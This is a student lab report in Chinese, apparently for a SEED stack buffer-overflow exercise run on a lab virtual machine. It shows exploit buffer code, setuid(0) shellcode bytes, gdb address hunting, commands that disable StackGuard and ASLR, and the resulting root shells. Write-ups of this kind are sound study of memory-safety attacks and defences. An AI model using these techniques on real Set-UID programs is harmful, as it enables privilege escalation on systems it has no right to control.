
实验 1

57118137 朱旭


Task 1: Running Shellcode

将所给代码保存为 call_shellcode.c，执行结果保存为 call_shellcode；运行后结果为：



```
[09/05/20]seed@VM:~/Desktop$ gcc -z execstack -o call_s
hellcode call_shellcode.c
[09/05/20]seed@VM:~/Desktop$ ./call_shellcode
$ 
```

将所给的存在漏洞的代码保存为 stack.c，编译执行结果保存为 stack



```
[09/05/20]seed@VM:~/Desktop$ gcc -g -o stack -z execsta
ck -fno-stack-protector stack.c
[09/05/20]seed@VM:~/Desktop$ sudo chown root stack
[09/05/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/05/20]seed@VM:~/Desktop$ 
```

关闭 StackGuard 和 non-executable stack protection，将该程序设为拥有 root 权限的 Set-UID 程序

Task 2: Exploiting the Vulnerability

将所给代码保存为 exploit.c，添加代码为：

```
strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xA7\xEA\xFF\xBF");
strcpy(buffer+80,shellcode);
```

验证过程如下：

输入以下命令确定 shellcode 的存放地址

```
gdb stack
b main
r
p /x &str
```

得到结果如下：

```
gdb-peda$ b main
Breakpoint 1 at 0x804851e: file stack.c, line 29.
gdb-peda$ r
Starting program: /home/seed/Desktop/stack

[----------------------------------registers-----------------------------------]
EAX: 0xb7fb8dbc --> 0xbfffed1c --> 0xbfffef47 ("LC_PAPER=zh_CN.UTF-8")
```


```
EBX: 0x0
ECX: 0xbfffec80 --> 0x1
EDX: 0xbfffeca4 --> 0x0
ESI: 0xb7fb7000 --> 0x1b1db0
EDI: 0xb7fb7000 --> 0x1b1db0
EBP: 0xbfffec68 --> 0x0
ESP: 0xbfffea30 --> 0xb7e763a0 (<__GI___libc_realloc>:push   ebp)
EIP: 0x804851e (<main+20>:  sub    esp,0x4)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048515 <main+11>: mov    ebp,esp
   0x8048517 <main+13>: push   ecx
   0x8048518 <main+14>: sub    esp,0x234
=> 0x804851e <main+20>: sub    esp,0x4
   0x8048521 <main+23>: push   0x18
   0x8048523 <main+25>: push   0x0
   0x8048525 <main+27>: lea    eax,[ebp-0x229]
   0x804852b <main+33>: push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffea30 --> 0xb7e763a0 (<__GI___libc_realloc>:push   ebp)
0004| 0xbfffea34 --> 0xb7fdb4c4 --> 0x74725f00 ('')
0008| 0xbfffea38 --> 0xb7fdb66e --> 0x60000
0012| 0xbfffea3c --> 0xb7fdb66e --> 0x60000
0016| 0xbfffea40 --> 0xb7fdb000 --> 0x464c457f
0020| 0xbfffea44 --> 0xb7ff1e96 (<malloc+6>:    add    ebx,0xd16a)
0024| 0xbfffea48 --> 0xb7fff000 --> 0x23f3c
0028| 0xbfffea4c --> 0xb7ff1ef9 (<calloc+73>:   add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfffed14)
    at stack.c:29
29  char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
gdb-peda$ p /x &str
$1 = 0xbfffea57
```

故 shellcode 起始位置即 0xbfffea57+0x50=0xbfffeaa7


Task 3: Defeating dash’s Countermeasure

将所给代码保存为 dash_shell_test.c
当取消注释所标代码时，编译执行结果如下，获取到了 root 权限



```
[09/05/20]seed@VM:~$ cd Desktop
[09/05/20]seed@VM:~/Desktop$ gcc -o dash_shell_test das
h_shell_test.c
[09/05/20]seed@VM:~/Desktop$ sudo chown root dash_shell
_test
[09/05/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell
_test
[09/05/20]seed@VM:~/Desktop$ ./dash_shell_test
# 
```

当继续注释时，编译执行结果如下，攻击失败




```
[09/05/20]seed@VM:~/Desktop$ gcc -o dash_shell_test das
h_shell_test.c
[09/05/20]seed@VM:~/Desktop$ sudo chown root dash_shell
_test
[09/05/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell
_test
[09/05/20]seed@VM:~/Desktop$ ./dash_shell_test
$
```

在 Task2 的 exploit.c 中的 shellcode 增加以下四条指令：

```
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
```

重复 2 中攻击，利用 setuid(0)，成功获取 root 权限




```
[09/05/20]seed@VM:~$ cd Desktop
[09/05/20]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin
/sh
[09/05/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~/Desktop$ ./exploit
[09/05/20]seed@VM:~/Desktop$ ./stack
# 
```

Task 4: Defeating Address Randomization


将所给脚本保存为 test.sh，并赋予可执行权限

可以看见，由于栈保护机制，攻击失败。



```
[09/05/20]seed@VM:~$ cd Desktop
[09/05/20]seed@VM:~/Desktop$ sudo /sbin/sysctl -w kerne
l.randomize_va_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~/Desktop$ sudo chmod +x ./test.sh
[09/05/20]seed@VM:~/Desktop$ ./test.sh
```


执行脚本，结果如下：



```
./test.sh: 行 13:  9155 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131943 times so far.
./test.sh: 行 13:  9156 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131944 times so far.
./test.sh: 行 13:  9157 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131945 times so far.
./test.sh: 行 13:  9158 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131946 times so far.
./test.sh: 行 13:  9159 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131947 times so far.
./test.sh: 行 13:  9160 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131948 times so far.
./test.sh: 行 13:  9161 段错误                  ./stack
4 minutes and 10 seconds elapsed.
The program has been running 131949 times so far.
# 
```


Task 5: Turn on the StackGuard Protection

关闭地址随机化：



```
[09/05/20]seed@VM:~$ cd Desktop
[09/05/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~/Desktop$
```

在开启 gcc 的“Stack Guard”机制的前提下，重新编译运行 stack.c 和 exploit.c 结果如下：




```
[09/05/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~/Desktop$ ./exploit
[09/05/20]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
已放弃
[09/05/20]seed@VM:~/Desktop$ 
```

可以看见，由于栈保护机制，攻击失败。


Task 6: Turn on the Non-executable Stack Protection

关闭地址随机化：




```
[09/05/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~/Desktop$ 
```

然后，关闭栈保护，使用栈不可执行选项重新编译易受攻击的程序 stack.c



```
[09/05/20]seed@VM:~/Desktop$ gcc -o stack -z noexecstac
k -fno-stack-protector stack.c
[09/05/20]seed@VM:~/Desktop$ sudo chown root stack
[09/05/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/05/20]seed@VM:~/Desktop$
```

重复 task2 中的操作，得到结果如下



```
[09/05/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~/Desktop$ gcc -o stack -z noexecstac
k -fno-stack-protector stack.c
[09/05/20]seed@VM:~/Desktop$ sudo chown root stack
[09/05/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/05/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~/Desktop$ ./exploit
[09/05/20]seed@VM:~/Desktop$ ./stack
```